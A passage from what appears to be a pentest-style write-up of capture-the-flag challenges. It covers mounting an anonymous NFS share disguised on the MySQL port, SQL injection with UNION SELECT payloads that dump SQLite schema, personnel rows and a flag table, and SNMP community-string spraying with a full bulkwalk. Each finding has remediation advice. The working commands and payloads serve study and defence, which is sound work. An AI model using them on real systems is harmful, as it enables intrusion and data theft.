Root Cause	The target system exposes an unauthenticated Network File System (NFSv4) share to the public internet. Crucially, the service has been deliberately misconfigured to bind to TCP port 3306 which is the default port reserved for MySQL database engines. The standard NFS port is usually 2049 or the default RPC Portmapper, 111. This technique, often referred to as service port masquerading or obfuscation, is typically implemented to evade automated asset inventory scanners, bypass perimeter firewall rules, or deceive defenders. Because the NFS share does not enforce host-based restrictions (such as IP whitelisting) or cryptographic user authentication, any remote attacker who identifies the true service version can bypass standard access controls and mount the remote file system directly over the internet.
Impact	The impact of an open, unauthenticated network share is a critical breach of data confidentiality. By mounting the root export directory, remote threat actors can recursively map out hidden directories, extract proprietary configurations, and exfiltrate sensitive application files or system tokens (flag.txt). If the share exposure maps back to write-enabled directories or user homes, it could also provide a secondary vector for data destruction or remote code execution via unauthorized file injection.
Affected Component	• impostor.mctf.io • NFSv4 service on port 3306
Remediation	To close this exposure and prevent unauthorized network data exfiltration, the following infrastructure modifications should be enforced: • Enforce Strict Host Access Restrictions (Exports Hardening): Modify the host's /etc/exports configuration file to explicitly restrict access to authorized internal IP addresses or specific subnets, rather than allowing global wildcard (*) access definitions. • Standardize Port Allocation: Reconfigure the NFS daemon to bind exclusively to its standard, IANA-assigned port (2049) and re-enable RPC port mapping services over standard ports if required. Port obfuscation does not provide real security and creates operational friction for legitimate security monitoring tools. • Implement Firewall Egress/Ingress Filtering: Apply strict network access control lists (ACLs) or security group rules to drop incoming connections to file-sharing protocols from public external networks. Network file shares should reside exclusively behind internal, trusted network segments or accessible only via verified VPN connections.
References	https://www.baeldung.com/linux/nfs-security-over-internet

Finding Evidence

The tester initiated an initial TCP port sweep against the target domain impostor.mctf.io. The preliminary scan returned a single open port, matching the default footprint of a relational database:

```
└─$ nmap impostor.mctf.io -sS -p- -T4

PORT     STATE SERVICE
3306/tcp open  mysql
```

Initially the tester attempted to connect to the host using the mysql CLI tool but it failed to establish a socket connection, indicating that the service layer banner or behavior did not align with standard MySQL communications. This resulted in the tester conducting a more comprehensive scan with nmap:

```
└─$ nmap impostor.mctf.io -A -p3306

PORT     STATE SERVICE VERSION
3306/tcp open  nfs     4 (RPC #100003)
```

The deep version scan successfully unmasked the service layer, identifying that port 3306 was actively running NFSv4, an RPC-based file share rather than MySQL.

Because standard Linux mount commands default to routing NFS requests through port 2049, connections to the obfuscated service require explicit port declaration. The tester provisioned a local mount point on the attack machine and issued a mount request targeting the root path (:/), hardcoding the connection parameter to port 3306:

```
└─$ sudo mkdir /mnt/imposter

└─$ sudo mount -t nfs -o port=3306 impostor.mctf.io:/ /mnt/imposter/
```

The remote file system mounted successfully with no authentication prompt, indicating anonymous access permissions. This allowed the attacker to further enumerate the share and discover the flag:

```
└─$ cd /mnt/imposter

└─$ tree .
.
└── srv
    └── nfs
        └── flag.txt

└─$ cat srv/nfs/flag.txt
flag{th3_p0rtmap_is_n0t_t4e_t3rrit0ry}
```

5. Unauthenticated SQL Injection (SQLi) via name Parameter - High

CWE	CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The HR Management System portal features an internal employee search application that processes user input in an insecure manner, rendering it vulnerable to SQL Injection (SQLi). Specifically, input supplied to the name parameter is concatenated directly into the backend database query statement without prior sanitization, parameterization, or validation. Because the web application does not implement parameterized queries, an unauthenticated remote attacker can inject malicious SQL syntax into the search field. This influences the database engine's logic, allowing unauthorized actors to bypass authentication controls, extract arbitrary data from the database schema, map structural layout elements, and access sensitive tables outside the intended scope of the application logic.
Impact	The impact of this vulnerability is critical to data confidentiality. By exploiting this flaw, an attacker can completely dump the relational database contents. During testing, this allowed for the unauthorized extraction of personal data belonging to 1,000 corporate personnel records (including UIDs, departments, skills, states, and full names). Furthermore, the injection point allows an attacker to survey database metadata (sqlite_master) and extract hidden sensitive data tables containing corporate flags and proprietary tokens, completely destroying data confidentiality barriers.
Affected Component	• http://host3.metaproblems.com:7010/ • Silly Searches' HR Management System
Remediation	To completely neutralize this flaw, the application code must be updated to separate user-supplied input strings from the executable query logic. • Primary Fix - Parameterized Queries: Reconstruct the backend PHP database access scripts to handle user input exclusively via Prepared Statements. Input handled through parameterized placeholders is treated strictly as literal strings rather than executable code elements, making injection structurally impossible. • Input Whitelisting: Implement a validation layer that screens inputs before executing backend processing. Ensure character boundaries restrict inputs to clean alphanumeric strings, dropping structural SQL characters like ticks ('), dashes (--), and semicolons.
References	https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

Finding Evidence

The host takes user input through an employee search query within the HR portal, structurally formatting requests as an HTTP GET query string: `http://host3.metaproblems.com:7010/index.php?name=test`

By appending a standard boolean payload to the search string, the backend logic was forced to evaluate an arbitrarily true conditional clause (OR 1='1'), effectively instructing the query engine to return every matching row in the table rather than filtering for a specific name string.

Payload:

```
' OR 1=1-- -
```

URL:

```
http://host3.metaproblems.com:7010/index.php?name=%27+OR+1%3D%271%27--+-
```

The application parsed the true logic condition and dumped the First Name, Last Name, UID, Department, Skills, and State of all 1,000 personnel profiles managed within the HR directory.

id	First Name	Last Name	Department	Skills	State
1	Bernie	Beviss	Business Development	Interviewing Skills	California
2	Dorette	Hymas	Sales	Sweaters	Arizona
3	Balduin	Coveney	Support	Bridge	Louisiana
4	Linzy	Hugonet	Legal	MTTR	Arizona
5	Ker	Ascroft	Accounting	WSDL	California
6	Verna	Schrei	Human Resources	PPC Bid Management	Connecticut
7	Konstantine	Vint	Product Management	Blueprint Reading	Louisiana
8	Drake	Peacocke	Sales	DPM	Maryland
9	Adey	Yallowley	Sales	First Year Experience	Oregon
10	Davine	Symmers	Services	zSeries	Washington
11	Megan	Stubbings	Product Management	HTC	California
12	Hilly	Bourdel	Product Management	FCE	Michigan
13	Denise	Dallon	Research and Development	Sellers	Florida
14	Rodina	Kilian	Product Management	Basel II	District of Columbia
15	Giuseppe	Darke	Services	LTO	Pennsylvania
16	Mahmoud	Poluzzi	Research and Development	Web Applications	Texas
17	Annadiana	Scripps	Legal	ICAO	Georgia
18	Celestine	Asipenko	Services	ODIN	New York
19	Devlin	Ecles	Business Development	SAP BPM	New York
20	Erica	Barehead	Marketing	IPSec	Pennsylvania

Figure 9 - Information disclosed

To transition from a simple boolean bypass to data extraction from other tables, the tester mapped the structure of the active query. By incrementing positional select arguments, the tester determined that the target application query selects 7 columns.

The tester then leveraged a UNION SELECT statement to fingerprint the underlying database framework version and locate which column positions reflect content cleanly to the web page.




Figure 10 - Incremental UNION SELECT testing

Payload:

```
' UNION SELECT 1,sqlite_version(),3,4,5,6,7-- -
```

URL:

```
http://host3.metaproblems.com:7010/index.php?
name=%27UNION+SELECT+1%2Csqlite_version%28%29%2C3%2C4%2C5%2C6%2C7--+-
```

The database evaluated the function call and displayed a software footprint version of 3.34.1, verifying the underlying engine is SQLite

Figure 11 - SQLite version leaked

Using SQLite structural features, the tester targeted the default metadata table (sqlite_master) to extract the names of all valid database objects active within the session scope.

Payload:

```
' UNION SELECT 1,name,3,4,5,6,7 FROM sqlite_master WHERE type='table'-- -
```

URL:

```
http://host3.metaproblems.com:7010/index.php?
name=%27UNION+SELECT+1%2Cname%2C3%2C4%2C5%2C6%2C7+FROM+sqlite_master+WHERE+type%3D%27table%27-
-+-
```

The database leaked two distinct table identities, personnel and flag.


To locate specific column targets within the sensitive flag table, the tester queried the creation schema statement stored within the database metadata layer.

Payload:

```
' UNION SELECT 1,sql,3,4,5,6,7 FROM sqlite_master WHERE type='table' AND name='flag'-- -
```

URL:

```
http://host3.metaproblems.com:7010/index.php?
name=%27UNION+SELECT+1%2Csql%2C3%2C4%2C5%2C6%2C7+FROM+sqlite_master+WHERE+type%3D%27table%27+A
ND+name%3D%27flag%27--+-
```



The query returned the structural SQL creation script for the target table, exposing the exact data types and column names: CREATE TABLE flag (id INT, flag_value VARCHAR(50))


Armed with the knowledge of the targeted table name (flag) and the specific column value name (flag_value), the tester executed a final data exfiltration payload.

Payload:

```
' UNION SELECT 1,flag_value,3,4,5,6,7 FROM flag-- -
```

URL:

```
http://host3.metaproblems.com:7010/index.php?
name=%27UNION+SELECT+1%2Cflag_value%2C3%2C4%2C5%2C6%2C7+FROM+flag--+-
```



6. Publicly Accessible SNMP Service with Weak Community String (public) - Medium

CWE	CWE-1188 - Initialization of a Resource with an Insecure Default
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	The target infrastructure exposes an unauthenticated Simple Network Management Protocol (SNMP) daemon to the public internet over UDP port 161. Furthermore, the service is configured with the highly insecure, well-known default community string value of 'public'. In SNMPv1 and v2c, community strings function as unencrypted, cleartext passwords used to authenticate management requests. Because the service relies on a guessable default credential and is accessible directly via public network boundaries, any remote attacker can issue SNMP walk requests against the Management Information Base (MIB) tree structure to passively exfiltrate granular host statistics without generating significant security visibility.
Impact	The impact of an open SNMP service with weak credentials is classified as unauthorized information disclosure. By harvesting variables from the MIB tree, an attacker can extract critical infrastructure metadata, including operating system kernel details (Ubuntu Linux), internal host names (90f7a1a0c6d3), active system uptimes, network configuration details, and embedded configuration strings or custom environment tokens (flag.txt data properties). This exposure dramatically simplifies target profile mapping and provides critical recon data for subsequent host exploitation.
Affected Component	• host1.metaproblems.com • SNMPv1 service
Remediation	To close network management data exposures and properly protect the infrastructure perimeter, the system administrators should apply the following fixes: • Disable Publicly Exposed SNMP Interfaces: If external management access is not strictly mandated by business operations, disable or completely block the SNMP service at the external firewall layer. Network management protocol parameters should never be accessible from the public internet. • Deprecate Legacy Versions & Implement SNMPv3: Disable legacy, cleartext versions of the protocol (SNMPv1 and SNMPv2c). Upgrade the environment to SNMPv3, which establishes secure User-based Security Models (USM) requiring individual cryptographic authentication (authNoPriv) or full data payload encryption (authPriv). • Modify Default Community Strings: If SNMPv2c must be used on internal legacy systems, immediately change default community names like public or private to long, randomly generated alphanumeric strings that resist simple dictionary guessing attacks.
References	https://www.redhat.com/en/blog/securing-snmp

Finding Evidence

Because standard TCP scans bypass UDP ports entirely, the tester targeted the host host1.metaproblems.com using a UDP scan (-sU) to locate common infrastructure services with nmap:

```
└─$ nmap host1.metaproblems.com -sU --min-rate 10000

PORT    STATE SERVICE
161/udp open  snmp
```

Next, the tester used a tool called 'onesixtyone' to determine if the SNMP interface relied on weak or default access phrases, utilizing a wordlist to spray for the community string:

```
└─$ onesixtyone 3.84.8.172 -c /usr/share/wordlists/seclists/Discovery/SNMP/common-snmp-
community-strings-onesixtyone.txt

Scanning 1 hosts, 120 communities
3.84.8.172 [public] Linux 90f7a1a0c6d3 5.15.0-1084-aws #91~20.04.1-Ubuntu SMP Fri May 2
06:59:36 UTC 2025 x86_64
3.84.8.172 [public] Linux 90f7a1a0c6d3 5.15.0-1084-aws #91~20.04.1-Ubuntu SMP Fri May 2
06:59:36 UTC 2025 x86_64
```




Figure 12 - Community string

The device responded positively to the default identifier public, returning the primary system description banner and confirming unauthorized read validation.

To extract data efficiently from the system configuration tree, the tester issued an optimized snmpbulkwalk query. The protocol context flag was set to version 2c (-v2c) to support packed payload returns and minimize processing drops:

```
└─$ snmpbulkwalk -v2c -c public 3.84.8.172

iso.3.6.1.2.1.1.1.0 = STRING: "Linux 90f7a1a0c6d3 5.15.0-1084-aws #91~20.04.1-Ubuntu SMP Fri
May 2 06:59:36 UTC 2025 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (886204654) 102 days, 13:40:46.54
iso.3.6.1.2.1.1.4.0 = STRING: "MetaCTF{walking_your_way_to_the_flag}"
iso.3.6.1.2.1.1.5.0 = STRING: "90f7a1a0c6d3"
iso.3.6.1.2.1.1.6.0 = STRING: "metactf"
<...SNIP...>
```

```
└─$ snmpbulkwalk -v2c -c public 3.84.8.172
iso.3.6.1.2.1.1.1.0 = STRING: "Linux 90f7a1a0c6d3 5.15.0-1084-aws #91~20.04.1-Ubuntu SMP Fri May 2 06:59:36 UTC 2025 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (886204654) 102 days, 13:40:46.54
iso.3.6.1.2.1.1.4.0 = STRING: "MetaCTF{walking_your_way_to_the_flag}"
iso.3.6.1.2.1.1.5.0 = STRING: "90f7a1a0c6d3"
iso.3.6.1.2.1.1.6.0 = STRING: "metactf"
iso.3.6.1.2.1.1.8.0 = Timeticks: (152) 0:00:01.52
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (144) 0:00:01.44
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (144) 0:00:01.44
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (144) 0:00:01.44
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (145) 0:00:01.45
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (145) 0:00:01.45
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (145) 0:00:01.45
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (145) 0:00:01.45
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (145) 0:00:01.45
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (152) 0:00:01.52
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (152) 0:00:01.52
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (886213059) 102 days, 13:42:10.59
iso.3.6.1.2.1.25.1.1.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
```

Figure 13 - Full snpbulkwalk output

The daemon parsed the request string and completely dumped its top-level system metadata table variables directly to the terminal screen, exposing an embedded administrative flag string within the standard system OID location as highlighted above. Typically in more robust environments running processes can also be found this way and lead to leaked passwords or important options set for these programs.

7. Lack of root SSH keys on ssh.dyn.mctf.io host - Info

CWE	-
CVSS 3.1	N/A
Root Cause	During post-exploitation auditing of the ssh.dyn.mctf.io environment, the testing team attempted to escalate from an arbitrary file-read capability to an interactive administrative root shell. The team targeted the root user's profile directory (/root/.ssh/) to harvest persistent deployment assets, such as private keys (id_rsa) or shared configurations (authorized_keys). The audit revealed that no local SSH keys or persistent administrative credentials existed within the environment.
Impact	In many environments, administrators leave private automation keys or static credentials on local disks, creating a severe high-risk vector where an attacker with file-read access can immediately pivot to a full shell. By eliminating local root SSH keys and disabling shadow password structures, BHIS effectively limited the blast radius of the primary capability flaw. This forced the attack to stop at data exposure, preventing a complete interactive takeover of the underlying infrastructure.
Remediation	N/A
References	-

Finding Evidence

N/A

End of Report